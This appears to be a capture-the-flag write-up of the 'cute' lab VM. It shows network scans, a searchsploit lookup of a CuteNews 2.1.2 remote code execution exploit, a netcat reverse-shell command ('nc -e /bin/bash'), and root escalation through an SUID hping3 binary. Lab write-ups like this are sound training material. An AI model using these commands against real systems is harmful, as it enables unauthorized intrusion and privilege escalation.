First and foremost, discovering the VM's IP using the netdiscover command:

```
Currently scanning: 172.16.248.0/16   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3        08:00:27:7a:cd:dc      1      60  PCS Systemtechnik GmbH
10.0.2.8        08:00:27:f0:1e:25      2     120  PCS Systemtechnik GmbH
```

After getting the VM's ip address and adding to /etc/hosts, do a nmap scan.

There are 2 web ports, 80 and 88.

88 is a rabbit hole as the files for the webserver is located on /root folder.

Nothing significant on port 110 and 995 either.

```
┌─[user@parrot-virtual]─[~/Desktop]
└──╼ $nmap -A cute
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-05 09:50 +08
Nmap scan report for cute (10.0.2.8)
Host is up (0.00039s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 04:d0:6e:c4:ba:4a:31:5a:6f:b3:ee:b8:1b:ed:5a:b7 (RSA)
|   256 24:b3:df:01:0b:ca:c2:ab:2e:e9:49:b0:58:08:6a:fa (ECDSA)
|_  256 6a:c4:35:6a:7a:1e:7e:51:85:5b:81:5c:7c:74:49:84 (ED25519)
80/tcp  open  http     Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
88/tcp  open  http     nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: 404 Not Found
110/tcp open  pop3     Courier pop3d
|_pop3-capabilities: UIDL PIPELINING TOP IMPLEMENTATION(Courier Mail Server) STLS UTF8(USER) USER LOGIN-DELAY(10)
| ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName=NY/countryName=US
| Subject Alternative Name: email:postmaster@example.com
| Not valid before: 2020-09-17T16:28:06
|_Not valid after:  2021-09-17T16:28:06
995/tcp open  ssl/pop3 Courier pop3d
|_pop3-capabilities: UIDL PIPELINING TOP IMPLEMENTATION(Courier Mail Server) UTF8(USER) USER LOGIN-DELAY(10)
| ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName=NY/countryName=US
| Subject Alternative Name: email:postmaster@example.com
| Not valid before: 2020-09-17T16:28:06
|_Not valid after:  2021-09-17T16:28:06
|_ssl-date: TLS randomness does not represent time
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Dirb scan turns out nothing and that is the reason is used gobuster and specify certain files extensions to be keep a lookout for.

Index.php is the main page for cute news system.

```
└─$ ./scan.sh http://cute
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://cute
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php5,phtml,html,txt,bak,bk,php,php3
[+] Timeout:        10s
===============================================================
2020/11/05 10:01:45 Starting gobuster
===============================================================
/index.html (Status: 200)
/index.php (Status: 200)
/search.php (Status: 200)
/rss.php (Status: 200)
/docs (Status: 301)
/print.php (Status: 200)
/uploads (Status: 301)
/skins (Status: 301)
/core (Status: 301)
/manual (Status: 301)
/popup.php (Status: 200)
/captcha.php (Status: 200)
/LICENSE.txt (Status: 200)
/example.php (Status: 200)
/libs (Status: 301)
/snippet.php (Status: 200)
/show_news.php (Status: 200)
/cdata (Status: 301)
/server-status (Status: 403)
/show_archives.php (Status: 200)
===============================================================
2020/11/05 10:06:57 Finished
===============================================================
```

The first thing that I found is to see if cutenews version is vulnerable and searchsploit indicates that it is.

```
'>CuteNews 2.1.2<
```

I decided to look at the python code for RCE and all it takes is a slight modification.

For example:


From “{ip}/cutenews” to “{ip}” , basically we just remove the string `cutenews`.

```
CuteNews 2.1.2 - 'avatar' Remote Code Execution (Metasploit)
CuteNews 2.1.2 - Arbitrary File Deletion
CuteNews 2.1.2 - Authenticated Arbitrary File Upload
CuteNews 2.1.2 - Remote Code Execution
```

```
def extract_credentials():
    global sess, ip
    url = f"{ip}/cdata/users/lines"
```

Gotta run python3 xyz.py , because if you run python xyz.py , it throws an error as exploit was designed for python3.


Basically from this point onward, you could just issue a command nc -e “/bin/bash” remote_host remote_port from the exploit window to get a reverse shell.




Ran LinEnum.sh:

https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh

```
[-] SUID files:
-rwsr-xr-x 1 root root 44528 Jul 27  2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 54096 Jul 27  2018 /usr/bin/chfn
-rwsr-xr-x 1 root root 84016 Jul 27  2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 63568 Jan 10  2019 /usr/bin/su
-rwsr-xr-x 1 root root 23288 Jan 15  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 157192 Feb  2  2020 /usr/bin/sudo
-rwsr-xr-x 1 root root 34888 Jan 10  2019 /usr/bin/umount
-rwsr-xr-x 1 root root 44440 Jul 27  2018 /usr/bin/newgrp
-rwsr-xr-x 1 root root 63736 Jul 27  2018 /usr/bin/passwd
-rwsr-xr-x 1 root root 51280 Jan 10  2019 /usr/bin/mount
-rwsr-sr-x 1 root root 156808 Sep  6  2014 /usr/sbin/hping3
```

Hping3 is ran as a suid binary and by issuing id, we know that the effective id is root and we can actually escalate our privileges.

```
www-data@cute:/tmp$ hping3
hping3> id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
hping3>
```

Enough said.

```
bash-5.0# cat root.txt
0b18032c2d06d9e738ede9bc24795ff2
bash-5.0#
```